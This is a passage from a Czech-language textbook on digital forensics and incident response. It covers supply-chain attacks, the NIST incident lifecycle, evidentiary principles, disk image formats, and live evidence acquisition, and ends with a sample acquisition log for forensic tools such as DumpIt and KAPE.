Útoky na nezabezpečenou IT infrastrukturu mohou útočníkům sloužit ke zneužití dobrého jména nebo reputačního statusu organizace a k šíření škodlivého kódu při útoku na další cíle. Jedním ze způsobů je nahrání škodlivého spustitelného souboru do veřejné části kompromitovaných webových stránek. Útočník tak pro svůj malware získá nové distribuční místo, které je maskováno za jinak legitimními webovými stránkami. Kompromitovaná infrastruktura může sloužit i jako infrastruktura pro ransomware nebo Denial of service útoky, případně i jako Command & Control servery.

Obvyklou technikou útočníků je kompromitovat organizace s nízkou informační hodnotou, jako jsou malé a střední firmy, a pomocí jejich infrastruktury zaútočit na primární cíle s vysokou hodnotou informačních zdrojů nebo dat. Při výběru cílů může hrát roli například dodavatelský řetězec a poskytovatelé služeb.

Dodavatel softwarových řešení RSA musel v roce 2011 řešit incident zahrnující kompromitování nástrojů pro dvoufaktorovou autentizaci, který následně umožnil útoky například na dodavatele vojenských technologií Lockheed Martin[38,39,40].

V roce 2021 se uskutečnilo několik závažných incidentů na takzvaný supply-chain kanál. Za zmínku stojí zejména útok na Kaseya VSA[41,42], což je nástroj pro centralizovanou správu a monitoring IT infrastruktury. Výsledkem byl ransomwarový útok skupiny REvil na více než 1500 organizací využívajících tento administrátorský nástroj.

Druhým případem byla kompromitace monitorovacího nástroje Solarwinds[43,44], při které se útočníkům podařilo vytvořit aktualizační balíček nástroje Solarwinds Orion a následným updatem na straně klientů došlo ke kompromitaci systému. Odhaduje se, že verzi obsahující škodlivý kód stáhlo až 18 000 klientů, mezi které patřily i americké vládní organizace, poskytovatelé telekomunikačních služeb, včetně firem ze seznamu Fortune 500[45].

---

38 https://www.theregister.com/2011/06/06/lockheed_martin_securid_hack/

39 https://www.nytimes.com/2011/05/28/business/28hack.html

40 https://www.industrialcybersecuritypulse.com/throwback-attack-chinese-hackers-steal-plans-for-the-f-35-fighter-in-a-supply-chain-heist/

41 https://www.dni.gov/files/NCSC/documents/SafeguardingOurFuture/Kaseya%20VSA%20Supply%20Chain%20Ransomware%20Attack.pdf

42 https://blog.truesec.com/2021/07/06/kaseya-vsa-zero-day-exploit/

43 https://www.securityweek.com/solarwinds-likely-hacked-least-one-year-breach-discovery

44 https://www.trentonsystems.com/blog/solarwinds-hack-overview-prevention

45 https://fortune.com/ranking/fortune500/


Životní cyklus zvládání bezpečnostních incidentů

4

Životní cyklus zvládání bezpečnostních incidentů definuje kontinuální proces skládající se z přípravy na incidenty, detekce incidentu, izolace a obnovy napadených systémů, vyhodnocení incidentu a poučení se z incidentu v podobě návrhů na vylepšení bezpečnostních detekcí, procesů, technického vybavení apod.

NIST definuje životní cyklus informačních incidentů ve speciální publikaci *800-61 Computer Security Incident Handling Guide*[46], kde definuje čtyři základní fáze incidentů a korespondující aktivity.

Obrázek 9 | Životní cyklus bezpečnostních incidentů – dle NIST[46]



4.1 Příprava

Příprava si z technického hlediska klade za cíl identifikaci IT zdrojů, identifikaci vlastníků, implementaci nástrojů umožňujících centrální sběr a analýzu logovacích záznamů, izolaci napadených systémů, zajišťování artefaktů z koncových bodů a jejich analýzu.

Příprava z pohledu lidských zdrojů zajišťuje důkladné proškolení analytiků s dostupnými nástroji a obecné školení v oblasti zvládání incidentů, včetně manuální forenzní analýzy artefaktů operačních systémů.

Manažersky je nutné připravit popis jednotlivých rolí, včetně detailního popisu zodpovědností v jednotlivých fázích incidentu. Rovněž je třeba připravit alternativní plán komunikace, včetně důkladného otestování, jelikož je nutné předpokládat, že standardní komunikační kanály, jako jsou e-maily, mohou být kompromitovány a pod dohledem útočníků.

Příprava na incident by měla zahrnovat i prevenci vzniku incidentů v podobě školení zaměstnanců, implementace bezpečnostních politik, testování na známé zranitelnosti, identifikaci systémů, které nejsou centrálně spravovány, a další.

46 https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf

4.2 Detekce a analýza

Detekce bezpečnostních incidentů je proces sběru dat a systémových varování z IT systémů, bezpečnostních řešení, databází sdílejících informace o aktuálních hrozbách a útocích, jejich automatizované korelace a následné vyhodnocování týmem informační bezpečnosti.

Zdroje IT systémů:

- Logy operačních systémů.
- Aplikační logy databázových, e-mailových nebo webových služeb.
- Logy ze systémů centralizované správy uživatelských identit.

Zdroje bezpečnostních řešení:

- Firewallové logy.
- Metadata síťové komunikace.
- Systémy pro detekci nebo prevenci incidentů (IDS/IPS).
- Antivirové logy.

Externí zdroje:

- Informace o vývoji v oblasti kybernetických hrozeb.
  - Indikátory incidentů.
    - IP a URL kompromitovaných internetových služeb.
    - Názvy souborů a kryptografické sumy.
    - Anonymizované vzorky útoků.

Úkolem bezpečnostního týmu je vyhodnotit podstatu jednotlivých systémových událostí, ověřit, zda události rámcově odpovídají známým postupům útočníků. Popisu technik a taktiky útočníků se věnují komerční i nekomerční subjekty, jedním z nekomerčních subjektů je organizace MITRE se svojí databází MITRE ATT&CK[47].

Informace o vývoji v oblasti kybernetických hrozeb běžně obsahují i známé indikátory průniků/kompromitace systémů (IOC), které mohou celý proces ověřování zrychlit, zpřesnit, lépe identifikovat motivaci a cíle útočníka. Typy IOC a způsoby použití ve forenzní analýze jsou detailně vysvětleny v kapitole 9. 9 Automatizace analýzy.

4.3 Izolace, eliminace a obnova

Fáze izolace nastává v okamžiku, kdy jsou bezpečnostní a systémové události vyhodnoceny jako nestandardní nebo škodlivá aktivita. Ze systémových událostí a analýzy lokálních aplikačních artefaktů je nutné identifikovat seznam uživatelských účtů, pracovních a serverových stanic, které byly zasaženy nebo zcela kompromitovány.

47 https://attack.mitre.org/matrices/enterprise/


Systémy jsou odstaveny z provozu, uživatelské účty dočasně nebo permanentně zablokovány, aby se zamezilo dalšímu šíření útočníka v rámci organizace.

Obnova zahrnuje zablokování zranitelnosti, skrze kterou byla organizace kompromitována, dále odstranění škodlivého kódu, reinstalaci koncových pracovních i serverových stanic, změnu hesel u uživatelských a servisních účtů, jejich reaktivaci nebo úplný výmaz, pokud nejsou aktivně využívány.

4.4 Poučení z incidentu

Poučení z incidentu je způsob, jak identifikovat slabá místa v procesu zvládání incidentů, navrhnout adekvátní řešení a implementovat je v rámci přípravné fáze. Součástí poučení z incidentu je vytvoření závěrečné zprávy obsahující detaily o způsobu kompromitace, informace o detekcích, které škodlivou aktivitu identifikovaly, rozbor časové osy a identifikace prodlev v jednotlivých fázích vyšetřování, identifikace chybných kroků, špatného pořadí analýzy artefaktů, špatné komunikace a jiných.

Obrázek 10 | Anketa Magnet Forensics – nejčastější typy incidentů vyžadující vypracování forenzního reportu[48]



Do přípravné fáze se z ukončeného incidentu předávají doporučení na nové nástroje umožňující efektivnější zajišťování stop nebo jednotlivých artefaktů z kompromitovaných systémů. Dále následují návrhy na automatizaci stávajících procesů, zjednodušení procesů iniciace členů bezpečnostních týmů, administrativy při vytváření komunikačních kanálů pro incident tým a členy vedení.

48 https://www.magnetforensics.com/blog/anatomy-of-an-ediscovery-investigation

Obecně je nutné zhodnotit celý proces od detekce až po návrat do standardního provozu a ověřit, zda úkoly v rámci jednotlivých fází nezpůsobují zbytečné prodlevy v analýze nebo v komunikaci v rámci týmu nebo s vedením organizace.

Podmínky forenzní analýzy

5

Jedná se o seznam základních požadavků pro přípustnost digitálních důkazů v soudním řízení.

5.1 Legalita

Legalitu zajištění stopy při znaleckém zkoumání zajišťuje orgán činný v trestním řízení v rámci § 82 trestního zákona – jedná se o důvody domovní prohlídky a osobní prohlídky a prohlídky jiných prostor a pozemků trestního řádu[49,50]. Při zajišťování stop v komerční sféře pro potřeby interního vyšetřování se stopy zajišťují ve spolupráci se zástupci právního oddělení a oddělení lidských zdrojů dané organizace.

5.2 Integrita

Zajištění podmínek pro manipulaci s důkazy, při kterých bude možné vyloučit neoprávněnou manipulaci nebo poškození stop neodbornou manipulací.

Zachování integrity stop ovlivňuje způsoby vytváření obrazu disků, kdy je nutné stopu zajistit v co nejoriginálnějším stavu a předejít tak nechtěné kontaminaci stopy. Integrita zajištěných stop se zajišťuje pomocí pečetí u zajištěných fyzických zařízení, kryptografickými kontrolními sumami u vytvořených forenzních kopií paměťových nosičů.

Výstupy zkoumání v papírové formě je nutné opatřit pečetí zabraňující možné změněně listů zprávy, u digitálních výstupů se přikládá seznam kryptografických sum jednotlivých dokumentů.

Formálně integritu stop a obrazů disků zajišťuje dokument chain-of-custody (neboli předávací protokol s informacemi identifikujícími stopu) nebo forenzní obraz a záznam o každé manipulaci s danou stopou od okamžiku zajištění do okamžiku vrácení stopy nebo skartace obrazu paměťového média.

---

49 https://www.mvcr.cz/clanek/prohlidka-dle-trestniho-radu-ve-svetle-rozhodovani-ustavniho-soudu.aspx

50 https://www.epravo.cz/top/clanky/provedeni-domovni-prohlidky-jako-neodkladneho-a-neopakovatelneho-ukonu-95348.html

5.3 Opakovatelnost/Přezkoumatelnost

Možnost zajistit podmínky pro nezávislé přezkoumání je klíčová vlastnost pro obhájení výstupu forenzního zkoumání. Mezi základní podmínky patří správné zajištění stop a jejich archivace, která umožní předání dat ve stejném stavu, ve kterém byly prvotně analyzovány. Druhým pravidlem je dokumentace postupu a nástrojů, včetně verzí a konkrétních nastavení daných programů, které byly při analýze použity. Dokumentace má sloužit jako návod pro ověření jednotlivých kroků analýzy a ke zjištění, zda formulované závěry vycházejí z výsledků analýzy popsané ve zkoumaném posudku.

5.4 Nepodjatost

Princip nepodjatosti zaručuje objektivnost posudku a omezuje možnosti ovlivňování při analýze a vypracování závěrů zkoumání. Nepodjatost vylučuje možnost vypracování znaleckého posudku pro organizaci, kde je soudní znalec zaměstnán, aby nemohlo dojít k ovlivňování ze strany nadřízených.


Stejně tak je vyloučeno, aby znalec vypracovával znalecké posudky na subjekty, se kterými je v příbuzenském vztahu.

Digital Investigation Framework

6

Proces zajištění stop a analýzy dat je podrobně popsán ve speciální publikaci NIST 800-86 – *Guide to Integrating Forensic Techniques into Incident Response*[51]. Obdobně jako u procesu zvládání incidentů je proces vyšetřování rozdělen na specializované fáze.

Obrázek 11 | Modifikovaný proces forenzní analýzy vycházející z NIST 800-6850



Zdroj: Autor.

6.1 Zajišťování stop a dokumentace místa činu

Účelem této procedury je řádně zdokumentovat stav v místě zajištění, identifikovat zařízení, které bude potřeba zajistit, a dle typu stopy zvolit vhodný postup zajištění. Postup zajištění se bude lišit, pokud jsou zařízení nebo data vydána dobrovolně poskytovatelem služby, například účetní firmou, kdy cílem analýzy je prověřit transakce mezi zájmovými subjekty, a bude zcela jiný v případě, že se jedná o zajištění při podezření na páchání počítačové kriminality.

Stopy lze zajistit zabavením elektronických zařízení, extrakcí dat z paměťových nosičů nebo vyžádáním si dat a informací od poskytovatelů služeb, například od poskytovatelů internetového připojení, mobilních nebo internetových služeb obecně.

Fotodokumentace je prvním úkonem, který je nutné vykonat na místě zajištění, zejména pokud se jedná o zajišťování stop pro účely znaleckého vyšetřování.

Report o zajištění zařízení nebo stopy je základní dokument popisující kým, kde, kdy a za jakých podmínek byly zařízení nebo stopa zajištěny. Dokument dále obsahuje identifikaci zařízení a stav, ve kterém se v době zajištění nacházelo.

Chain-of-Custody dokument je forma auditního záznamu, jehož cílem je zachovat integritu digitálních stop, vyplňuje se dle informací z reportu o zajištění stopy.

51 https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-86.pdf

6.2 Analýza zajištěných stop

Jedná se o postup zpřístupnění dat uložených na paměťových médiích nebo ve vytvořených forenzních obrazech a následné převedení do formy, kde lze s informacemi volně pracovat. Zpřístupnění dat zahrnuje dešifrování obsahu disku pomocí záložních dešifrovacích klíčů nebo dešifrovacích klíčů získaných z obrazu operační paměti. Identifikace komprimovaných archivů, jejich rozbalení a zpřístupnění šifrovaných nebo heslem chráněných dokumentů.

Součástí analýzy stop je extrakce metadat operačního systému včetně časových značek a záznamů adresářové struktury z alokačních tabulek souborových systémů, export záznamů z logu událostí nebo interních metadat uživatelských dokumentů.

Pro potřeby uživatelské profilace je nutné zajistit data ze systémových registrů operačního systému Microsoft Windows, identifikovat a zpracovat databázové soubory internetových prohlížečů, zpracovat lokální zálohy mobilních zařízení, e-mailových archivů a zpřístupnit jejich obsah.

6.3 Analýza a korelace informací

Veškeré zájmové informace by měly být v této fázi již volně přístupné v textové formě. Textové dokumenty lze zpracovat indexovacími nástroji umožňujícími vyhledávání dle klíčových slov, slovních spojení nebo metadat. Základem forenzní analýzy je použití metodického přístupu k dosažení příslušných závěrů a odpovědí na zadané otázky na základě dostupných údajů nebo určení, že na základě dostupných informací nelze vyvodit jednoznačný závěr. Analýza by měla zahrnovat identifikaci osob, míst, předmětů a událostí a určení, jak tyto prvky spolu souvisejí, a to takovým způsobem, ze kterého je možné vyvodit jednoznačný závěr. Toto úsilí bude často zahrnovat korelaci údajů z více zdrojů, nezřídka lze využít i metadat a geolokalizačních služeb k získání uceleného přehledu o uživatelských aktivitách.

6.4 Formulování závěrů, reportování

Formulování závěrů a odpovídání na otázky zadavatele spadá do finální fáze analýzy. Je nutné vycházet z poznatků získaných během samotného zkoumání a vyvarovat se domýšlení si závěrů a událostí, které by podporovaly původní hypotézu nebo směrovaly závěry směrem, který nelze ověřit ze zkoumaných dat.

Informační systémy pro běžné firmy a počítače pro domácí použití nejsou stavěny a konfigurovány pro vytváření a uchovávání auditních záznamů. V praxi se lze setkat s případy, kdy klíčové informace již na systému neexistují a nelze tedy s definitivní určitostí dojít k jednoznačným závěrům. Pokud má událost více pravděpodobných vysvětlení, mělo by být každé z nich v závěrečné zprávě náležitě popsáno.

Obsahově je závěrečnou zprávu potřeba psát s ohledem na cílovou skupinu, pro kterou je report určen. Technické termíny a postupy musí být detailně popsány, aby bylo

zřejmé, proč byl daný krok proveden, jaká data byla použita na vstupu a jakou hodnotu mají výstupní informace.

Vhodné je do reportu přidat obecné shrnutí analýzy pro vrcholový managmen, nebo řídící pracovníky. Tento report shrne stopy, které byly zajištěny, a poskytne rámcovou informaci o tom, zda se podařilo odpovědět na všechny zadané otázky.

Ve znaleckém zkoumání je nutné se vyvarovat odpovídání na právní otázky, jelikož soudní znalec má odpovídat pouze na otázky z oboru specializace, ve které byl vyzván ke zpracování posudku. Navíc vynášení rozsudků a hodnocení důkazů z pohledu viny a neviny spadá výhradně do pravomoci soudního řízení.

Report musí explicitně obsahovat informace, které mají potenciál rozšiřovat původní zadání. Jde například o seznam fyzických a právních subjektů, které se podílely na vyšetřované aktivitě, nebo o informace o plánovaných aktivitách, které ještě nenastaly. Stejně tak musí být v reportu uvedeny specifické znaky vyšetřované činnosti, které lze využít k identifikaci podobné činnosti jiných skupin, například způsoby zneužívání zranitelností aplikačních komponent informačních systémů.

Digitální stopy

7

Obecně je za stopu považován jakýkoliv fyzický nebo virtuální objekt, který nese digitální data a informace.

7.1 Typy stop

Kapitola popisuje varianty elektronických stop, se kterými je možné se setkat v digitální forenzní analýze.

7.1.1 Originální zařízení

Zahrnuje zařízení nebo paměťové médium, mobilní telefon, USB disk, laptop a jiné.

7.1.2 Best Evidence

Jde o princip, který připouští použití kopie stopy nebo důkazu v případě, že lze důvodně obhájit nemožnost použití originálního dokumentu, například fotokopie originálního dokumentu, pokud byl originál zničen[52]. V oblasti zkoumání digitálních stop je tento princip z praktických důvodů uplatňován de facto jako standard. Informace z poškozených zařízení nebo ze systémů poskytovatelů digitálních služeb nelze z praktických důvodů přímo prezentovat. Stejně tak není vhodné provádět analýzu na originálním zařízení a riskovat informační znehodnocení stopy. Technologicky je možné vytvořit identickou a autorizovanou kopii dat, která se nazývá forenzní obraz nebo binární kopie.

Zajištění operační paměti a síťového provozu nelze provést jinak než pomocí binární kopie, jelikož ani jedna ze stop nemá permanentní fyzické paměťové médium.

7.1.3 Binární kopie

Jedná se o „bit-for-bit“ kopii surových dat zajišťovaného paměťového média. Výstupem je soubor obsahující jednotný datový blok se stejnou velikostí jako zajišťované médium.

Obrázek 12 | Struktura RAW DD obrazu disku

Zdroj: Autor.

52 https://www.law.cornell.edu/wex/best_evidence_rule

Hlavní výhodou je možnost provedení analýzy obsahu za pomoci základních nástrojů, jelikož data nejsou komprimována a obraz disku je celistvý soubor, a fakt, že raw image, jak se tento typ obrazu nazývá, lze vytvořit na jakémkoliv počítači s operačním systémem GNU/Linux.


Hlavní nevýhodou je komplikovaná manipulace se stopou vycházející z velikosti souborů, které mohou být veliké několik terabajtů.

Zajištěnou stopu je nutné chránit proti přepsání nastavením práv jen pro čtení na pracovním disku (disk pro ukládání stop), ručně vytvořit kontrolní sumu a zanést jméno obrazu disku do seznamu stop pro přiřazení stopy k danému případu.

7.1.4 Forenzní obraz disku

Expert Witness Compression Format (E01) je typ souboru specificky vyvinutý pro ukládání obrazů paměťových médií firmou ASR Data[53]. Expert Witness formát je nepsaným standardem mezi forenzními nástroji, jako jsou OpenText (Guidance Software) EnCase, Exterro (AccessData) FTK.

Obrázek 13 | Struktura Expert Witness (E01) obrazu disku



Zdroj: Autor.

Obraz disku je segmentován do více částí, které obsahují hlavičku obrazu, cyklický redundantní součet hlavičky, datové bloky, cyklický redundantní součet a autorizační záznam.

Cyklický redundantní součet Adler32 je speciální hašovací funkce používaná k detekci chyb během přenosu či ukládání dat. Kontrolní součet bývá odesílán či ukládán společně s daty, při jejichž přenosu nebo uchovávání by mohlo dojít k chybě.

E01 formát má oproti RAW obrazu disku následující výhody:

- obsahuje metadata o obrazu disku identifikující případ, stopu a technika, který stopu zajišťoval;
- obraz disku lze segmentovat na více menších částí, které není nutné před analýzou slučovat do monolitického souboru;
- podporuje kompresi dat;
- podporuje šifrování obrazu disku pomocí hesla nebo certifikátů;
- obraz disku obsahuje autorizační záznamy v podobě MD5 a SHA1 kryptografických sum.

53 http://www.asrdata.com/

Segmentovaný formát forenzního obrazu spolu s cyklickými a kryptografickými sumami umožňuje detekci poškození a změn uložených dat. Komprese dat zmenšuje výslednou velikost obrazu disku a zlepšuje tak efektivitu práce se stopami.

7.1.5 Logický obraz disku

Jedná se o kopii všech platných/existujících souborů do chráněného archivu zabezpečeného proti změnám obsahu souborů. Příkladem použití může být zajištění obsahu šifrovaného USB disku připojeného k zajišťovanému zařízení. Je bezpečnější a pro analýzu efektivnější zkopírovat platné soubory než se spoléhat na úspěšné dešifrování bitové kopie.

7.1.6 Custom Content Image

Jedná se o podtyp logického obrazu, který obsahuje pouze vybrané soubory nebo adresáře. Jedná se o vhodný způsob, jak předávat přílohy analýzy, které jsou tak chráněny před změnami při prohlížení.

7.2 Zajišťování stop


Primárním cílem zajišťování stop je získat čitelná data, která bude možné analyzovat. Postupy a způsoby zajištění stop je nutné tomuto cíli adekvátně přizpůsobit. Stejně tak je potřeba brát ohled na integritu stopy a zaměřit se na postupy s minimální nebo nulovou kontaminací zajišťované stopy.

Rozsah a způsob zajištění je dán stanovenými cíli zkoumání, data je možné zajišťovat online z živého zařízení, offline bitovou kopií v případě, že zajišťované zařízení je vypnuté nebo na logické úrovni. Princip je vždy zajistit stopy v co možná největším detailu. Existují okolnosti, které ovlivňují postupy zajištění. Například u vypnutého zařízení nebude možné provést online zajištění paměti nebo u zajišťování stop u poskytovatelů služeb není účelné zajistit data všech klientů, ale je potřeba zajistit jen specifickou skupinu souborů nebo stop, které jsou relevantní pro dané vyšetřování / pro danou analýzu.

7.3 Priorita zajišťování stop

Prioritu zajišťování stop určuje volatilita, která udává nestálost dat na paměťovém nosiči. Operační paměť se zajišťuje v případě, že je zajišťovaný systém zapnutý s přihlášeným uživatelem, který má k systému administrátorská práva. Po zajištění operační paměti je možné spustit agenta zaznamenávajícího síťový provoz a nástroje na detekci šifrovacích nástrojů. Následuje kontrola cloudových disků a síťových disků. Permanentní paměťová média se zajištují jako poslední.

Obrázek 14 | Priorita zajišťování stop



Zdroj: Autor.

Termínem „Volatile data" jsou označena jakákoliv data, která jsou uložena v operační paměti, stejně tak mohou být označeny informace a nastavení systémových nebo uživatelských aplikací, které by při vypnutí systému byly ztraceny. Mezi volatilní artefakty operačního systému počítáme routovací tabulky, seznam aktivních síťových spojení, běžící systémové a aplikační služby, informace o otevřených souborech apod. Mezi volatilní data uživatelských aplikací patří například vyplněný, ale neodeslaný online formulář, data a parametry zadané do aplikace (například aplikace a její parametry v příkazovém řádku), popřípadě obsah paměťové schránky při používání Ctrl + C a Ctrl + V. Stejně jako historie prohlížení webových stránek v inkognito módu. Volatilní informace můžeme zajistit exportem z operační paměti, zajištěním cache souborů nebo pořízením snímku obrazovky.


7.4 Workflow a způsoby zajišťování stop

Příručka Interpolu pro specialisty zajišťující digitální stopy[54] definuje postup pro zajištění v různých pracovních stavech zařízení a udává dílčí doporučení pro jednotlivé rozhodovací kroky v průběhu procesu zajišťování stop.

Metody zajišťování stop se odvíjejí od typu a stavu stopy, situace, za jaké je stopa zajišťována, a v závislosti na cílech zadání.

54 www.interpol.int/content/download/16243/file/Guidelines%20to%20Digital%20Forensics%20First%20Responders_V7.pdf

Obrázek 15 | Vývojový diagram procesu zajištění stop – dle metodiky Interpolu[54]



7.5 Online/Live

Způsob zajištění stop, který využívá živý/běžící operační systém zajišťovaného zařízení. Veškeré aktivity provedené na živém systému budou mít dopad na integritu stopy. Je tedy nutné zvážit jednotlivé kroky, aby kontaminace stopy byla pod kontrolou a dopad na integritu zkoumaných artefaktů byl minimální.


Při online zajištění je možné zajistit jakékoliv datové zdroje, které jsou dostupné operačnímu systému nebo uživateli. Primárním cílem je získat kopii operační paměti, zkontrolovat přítomnost šifrovacích nástrojů, získat soubory ze síťových a cloudových disků.

Zajištění samotné lze obecně provést dvěma způsoby. Prvním je připojení USB disku s nástroji a dostatkem paměti pro uložení zajištěných stop, druhým způsobem je

využití Endpoint Detection and Response (EDR) agenta. EDR agent je aplikace nainstalovaná organizací na pracovní stanici periodicky kontrolující, zda nebyl zadán požadavek ke stažení vybraných souborů z pracovní stanice na řídící EDR server. S EDR nástroji se lze potkat v zásadě jen v komerčním prostředí, kde jsou tyto nástroje využívány jednak jako bezpečnostní senzory monitorující operační systém a jednak jako nástroj pro vzdálenou akvizici souborů.


V online režimu je možné zajišťovat na logické úrovni tzv. jednotlivé soubory, ale i blokové soubory, tzv. celý diskový oddíl.

Obrázek 16 | Online zajištění stop s nástroji na USB



Zdroj: Autor.

Obrázek 17 | Online zajištění dat pomocí EDR agenta



Zdroj: Autor.

Při online zajišťování stop je nutné podrobně zadokumentovat veškeré aktivity od okamžiku připojení externího technologického disku až po jeho odpojení. Většina EDR nástrojů generuje log událostí automaticky. Dokumentovat je nutné čas aktivity, přesnou posloupnost příkazů a spuštěných nástrojů, zda byla operace úspěšně dokončena a jaký byl výsledek. Důvodem důsledné dokumentace je jasně identifikovat aktivity technika zajišťujícího stopu a odlišit je od jakékoliv jiné aktivity, která má původ u vlastníka zajišťovaného zařízení. Před samotným zajištěním je nutné zadokumentovat datum a čas na zajišťovaném zařízení, a zda jsou tyto údaje shodné s aktuálním datem a časem.

Kontrola nastavení datumu a času:

Datum a čas zařízení 11.07.2022, 06:02 | aktuální datum a čas: 11.07.2022, 06:02

Detaily USB zařízení:

Výrobce: Seagate, Typ: Backup+ SL, SN: NB6BEDVX, název: DFATriage

Aktivity log:

11.07.2022, 06:03 Připojeno „Seagate Backup+ SL USB Device“ SN: NB6BEDVX | disk E:\

11.07.2022, 06:03 spuštěn DumpIt.exe | Výstup: DESKTOP-
-CHQDQEC-20220711-061427.dmp (RAM)

11.07.2022, 06:04 obraz paměti úspěšně vytvořen

11.07.2022, 06:05 spuštěn NetworkMiner.exe Výstup: NM_2022-07-11T06-06-33.pcap (NET)

- Interface: Intel(R) Dual Band Wireless-AC 8265 (IP: 10.0.1.25)

11.07.2022, 06:08 EDD.exe (ENCRYPTED DISK DETECTOR)

- Výstup: Volume C: [] is encrypted using Bitlocker.

11.07.2022, 06:08 gkape.exe (Triage)

- parametry: --tsource C: --tdest E:\Triage\Artifacts\Kape-artifacts --tflush --target !SANS_Triage --zip VSE_NB001 --gui

